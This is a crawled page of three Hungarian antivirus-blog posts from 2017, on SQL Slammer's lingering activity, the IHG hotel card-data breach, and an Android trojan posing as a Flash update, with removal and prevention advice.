
Válasz erre

keresés

Keresés

Keresés

tweetz



Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*

Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

318

Antivírus blog

vírusok, férgek, botnetek, kártevők

Itt a Slammer, hol a Slammer?


2017. február 06. 15:24 - Csizmazia Darab István [Rambo]

Aki régóta foglalkozik számítógépes biztonsággal, az biztosan hallott az SQL.Slammer/Zaphire féregről, amelyik a 2003-ban frissítetlen SQL szervereket támadott meg. Ezzel kapcsolatos mai 100 forintos kérdésünk, hogy **ennyi idő után most vajon létezhet-e még olyan környezet, ahol a Microsoft SQL 2000 Szerveren mind a mai napig nem futtatták le a 15 éves túlcsordulásos sebezhetőség 2002-ben megjelent javítófoltját?**




Sokan emlékezhetnek arra, hogy 2003. januárját az SQL.Slammer "dobta fel", hiszen akik korábban úgy könyvelték el, hogy csak futtatható állományokban vagy boot szektorban lehetnek víruproblémák, nagyot csalódtak. **A Microsoft SQL szervereket támadó Slammer (vagy más néven Zaphire) féreg a nem frissített rendszerekben található biztonsági rést használta ki, és villámgyorsan terjedt tovább, és jelentős hálózati zavarok, leállásokat okozott az interneten.**

Külön érdekesség volt, hogy **a lemezen nem keletkezett kártékony kód, hanem az kizárólag a gép memóriában volt jelen**. Egy elemző cég későbbi jelentése szerint a megfertőződött SQL-szerverek 90 százaléka már a járvány első tíz percében áldozatul esett.




A Slammernek már az első félórában 75 ezer számítógépet sikerült megfertőznie, becslések szerint legalább 205 ezer gépre kerülhetett rá, és összességében pedig több mint 1 milliárd USD kárt okozott.

Utólag pedig bebizonyosodott, hogy az SQL hiba felfedezője, **David Litchfield biztonsági kutató a Black Hat konferencián előadva óvatlanul nyilvánosságra hozta az ezzel kapcsolatos puffertúlcsordulást kihasználó demonstrációs kód részletét**, és ebből keletkezett aztán az emlegetett, mindössze 376 bájt hosszúságú kártékony Slammer kód.



Napjainkhoz ugorva pedig adódhat a kérdés, érdemes lehet-e még ezt az őskövület kódot manapság piszkálgatni? Valószínűleg igen, ugyanis az az új hír, hogy a Checkpoint kutatói végeztek egy felmérést 2016. november és december hónapban, és nagy meglepetésükre azt találták, hogy a 1434-es UDP portot támadó régi jó ismerősünk például az Egyesült Államokban még jócskán aktív, ott **a támadások 26%-a írható a rovására.**

7%-os eredményt rögzítettek Izraelben és az Egyesült Királyságban is, ahol szemlátomást szintén lemaradás tapasztalható a hibajavítások frontján. **A lekérdezett IP címek tanúsága alapján vélelmezhetően Kína, Vietnam, Mexikó és Ukrajna állhat az adott támadások hátterében.**



Egyénként ilyesfajta főnixmadár-szerű feltámadásra már korábban is láthattunk példát. A makró vírusok például eredetileg 1997-ben jelentek meg, de mégis sok év múltával, 2014. június és július hónapjában fordultak elő olyan kampányidőszakok, amikor a statisztikákban bőven a hibahatár felett jelentkeztek ilyen fajta Microsoft Office mellékletes e-mailes támadások. Különféle "invoice", "parcel delivery", "court summon" és hasonló átverős tárgysorokkal jöttek a próbálkozások.

Itt már a sok helyen **alapból letiltott makrók/VBS miatt a kártevők első kérése egy a makrókat újraengedélyező social engineering trükk volt** ("please switch on the running of Macros") - persze mindezt csakis a csorbítatlan felhasználói élmény érdekében ;-)

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: microsoft szerver sql 2003 2000 worm féreg slammer zaphire

Ajánlott bejegyzések:



Múltidéző - Az SQL Slammer margójára



Évek óta támadható Minecraft szerverek



Negyedszázados a számítógépes féreg



Conficker a rendőrségen



A hülye is tud férget írni

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12188336

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Tweets by @antivirusblog

Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.

VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

361


Antivírus blog

vírusok, férgek, botnetek, kártevők

Hotel, kényelem, adatlopás, miegymás


2017. február 10. 18:40 - Csizmazia Darab István [Rambo]

Az adatszivárgás - különösen ha érzékeny adatokról van szó, komoly probléma. A napokban számoltak be arról, hogy **az InterContinental Hotels Group (IHG) több amerikai szállodájánál olyan kémprogram volt telepítve, amely a vendégek személyes és banki adatait (kártyabirtokos neve, a kártya száma, lejárati idő, ellenőrző kód) hónapokon keresztül ellopta a bankkártyákról.**




Időközben az IHG hivatalosan is megerősítette a hírt. Az alapos vizsgálatok egyelőre még folynak, de arról számoltak be, hogy **a 2016. augusztus és december közötti, és további bankkártya feldolgozó rendszereket érintő incidens komolyabb lehet, mint azt elsőre feltételezték, és további helyszíneken is nyomoznak**.

A nyilatkozat szerint **azok a vendégek, akik nem vesztették szem elől a bankkártyájukat, és például az étteremben az asztaluknál hordozható terminállal fizettek,** állítólag nem voltak veszélyben ebben az adatlopási történetben. Statisztikailag általában az ilyen esetek többségében van valamilyen belsős szál, korrupt helyi segítő - majd erre is választ kaphatunk a vizsgálatok végeztével.



Szállodázzunk még egy kicsit: azt már korábban is megírtuk, **bevett trükk a hotelek wifikapcsolatával való visszaélés is. Több alkalommal is előfordult, hogy amerikai szállóvendégek laptopjain fertőzést észleltek, és az okokat kutatva később kiderült, hogy az áldozatok egy felugró ablakban kaptak szoftverfrissítésről szóló figyelmeztetést, amit a jóváhagyó rákattintás után lehetett telepíteni.**

De ugyancsak érdekes kérdés az is, ha megszállunk valahol, és **nincs a bejelentkezési lapon külön dedikált adatvédelmi nyilatkozat vagy tiltó/elfogadó lehetőség, amely pontosan rendelkezne az adatainkról, ám később mégis e-mailen és telefonon különféle akciós szálláslehetőségekkel bombáznak minket** - jó esetben "csak" a hotel, rosszabb esetben a partnercégek.



Visszatérve a fertőzések kérdésére, a rosszfiúk oldaláról leleményben nincs hiány, míg a védekezés frontján még sokat kellene tenni a nagyobb tudatosság érdekében. Volt például a nettől szigorúan elzárt iráni Busheri Atomerőmű, amelybe helikopterekről ledobált USB kulcsokon került be a Stuxnet, volt már CryptoLocker a rendőrségen, **hagytak el számos titkosítatlan laptopot az egészségügyben, olyan szolgáltató pedig szinte nem is volt az utóbbi években, ahova betörve nem loptak volna már el valamilyen adatot.**

Volt szálloda is, ahol gyorsan kifizették az 1500 EUR váltságdíjat, hogy a zsaroló kártevős titkosítás miatt a folytonos üzletmenet ne sérüljön, és volt ügyvédi iroda, amely mentések hiányában egy zsarolókártevős vírusfertőzés után bezárni kényszerült. 2015-ben pedig **a floridai rendőrségnek szánt testen viselhető Martel kamerákban Conficker féreg fertőzést találtak**, amikor azokat a PC számítógéphez csatlakoztatták - a beszámolók szerint az eszközök már gyárilag fertőzöttek lehettek.



Van egy olyan ősi alapvetés az IT biztonságban, miszerint a kényelem és a biztonság egymással antagonisztikus ellentétben állank, így a tervezett és bevezetett biztonsági előírásoknak lehetőség szerint csak annyi kényelmet szabad biztosítania, ami még épp végezhetővé teszi a munkafolyamatokat.

Egy érdekes filozofálgatást lehet találni arról, hogy a Maslow piramisban **megjelenített alsó rétegekből történő felfelé lépkedésnek - , vagy nevezhetjük ezt fejlődésnek is -** egy érdekes kísérőjelensége korunkban a mind nagyobb kényelemre való törekvés. Jó olvasgatást és kellemes hétvégét mindenkinek!

Tetszik 1
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: biztonság hotel bankkártya kényelem banki adatlopás adatszivárgás welivesecurity.com szállod

Ajánlott bejegyzések:


Az alkalmazotti hibák 3


Egy adatlopás margójára


Az autómosatás veszélyei ;-)


Tudom, kit húztál jobbra tavaly nyáron!



Nem tanulunk

leggyakoribb oka

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12247462

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Hirdetés

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

520

Antivírus blog

vírusok, férgek, botnetek, kártevők

Akkumulátorkímélő trójai Androidra

2017. február 16. 12:00 - Csizmazia Darab István [Rambo]

Az ESET szakemberei felfedeztek egy androidos eszközöket támadó veszélyes alkalmazást. Az Android/TrojanDownloader.Agent.JI elnevezésű **trójai program feltört weboldalakon keresztül, Flash Player frissítésnek álcázva terjed**, és a letöltés után további kártevők futtatására is képes.



A telepítés után a kártevő egy hamis ‘Saving Battery’ szolgáltatást hoz létre az Android rendszerben, és **arra kéri a felhasználót, hogy engedélyezzen kritikus hozzáférést bizonyos funkciókhoz (tevékenységadatok, ablaktartalmak lekérdezése, illetve a felfedezés érintéssel funkció).**

Amint a kártevő megkapta a működéséhez szükséges engedélyeket, **képessé válik a felhasználó tevékenységének utánzására**, vagyis onnantól az eszköz képernyőjén bármire koppinthat és kiválaszthat bármit.



"Az általunk megvizsgált trójai programok arról tanúskodnak, hogy azokat további kártevőket letöltésére tervezték, amelyek aztán bankszámlaadatokra vadásznak.

Az ilyen rosszindulatú kódoknál azonban **egy kis módosítás is elegendő ahhoz, hogy az újabb verziók már kémprogrammal vagy akár zsarolóvírussal támadják a felhasználókat**." - mondta Lukáš Štefanko, az ESET kártevőkutatója.



A fertőzés legárulkodóbb jele **a 'Saving Battery' (akkumulátorvédelem) nevű szolgáltatás (service) megjelenése a rendszerben**. Ez arra kéri a felhasználókat, hogy a beállítási lehetőségek között kapcsolják be ezt az opciót.

A fertőzés eltávolítása történhet egy megfelelő mobilvédelmi megoldás használatával (például az ESET Mobile Security & Antivirus), de az alkalmazás manuálisan is törölhető a Beállítások -> Alkalmazáskezelő -> Flash-Player útvonalat követve.



Néhány esetben a felhasználókat megtévesztve készülékadminisztrátori jogokat szerez az alkalmazásnak a kártevő.

Ebben az esetben először deaktiválni kell az adminisztrátori jogosultságot a Beállítások -> Biztonság -> Flash-Player opció kiválasztásával, és csak ezután nyílik lehetőség a program eltávolítására.



Sajnos csupán magának a letöltő programnak a letörlésével még nem töröljük a kártevő által telepített további fertőzött alkalmazásokat, így az a legbiztosabb megoldás, ha egy mobilbiztonsági alkalmazásra bízzuk a készülék alapos megtisztítását.

A mobilos kártevőről további információ a http://www.welivesecurity.com/2017/02/14/new-android-trojan-mimics-user-clicks-download-dangerous-malware/ oldalon található. Az ESET szakemberei további információkkal szolgálnak a mobilos megoldásokkal kapcsolatban az idei Mobile World Congress konferencián.



Az ESET szakemberei összeállítottak egy rövid listát azokról az ajánlásokból, amelyek segítségével megelőzhetjük a mobilkártevők okozta fertőzést:

- Csak megbízható forrásból telepítsünk alkalmazásokat és frissítéseket - az Adobe Flash Player frissítéséhez pedig kizárólag a hivatalos Adobe oldalt használjuk

- Figyeljünk oda, hogy milyen jogosultságokat kér a telepítendő alkalmazás, és ha gyanúsan sok, vagy indokolatlan engedélyeket igényel, lépjünk ki az install folyamatból, és keressünk másik alternatív programot

- Használjunk megbízható mobilvédelmi megoldást

Tetszik 4
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: flash adobe trójai akkumulátor kártevő player welivesecurity.com

Ajánlott bejegyzések:


Meglepi a PowerPoint állományban


Még nyílnak a völgyben


Kémkedés kelet-európai diplomaták ellen


Újabb trójai támadás OS X alatt


Zseblámpa és a nagy gubanc

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12265428

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Leeroy of SMV Design 2017.02.22. 21:29:34

Eleve hiba Flash Playernek látszó dolgot feltelepíteni. Beleértve az eredetit is. :)

Válasz erre

keresés

Keresés

Hirdetés

Keresés

tweetz



Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*

Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

- @zh4ck Twitter
- Appleblog
- Bardóczi Ákos webleletei
- Bardóczi Reblog
- Business & Café
- Értékőrző
- Gép új világ
- Guru Boy Blog
- Intelligens vagyonvédelem
- Jump ESP, jump!
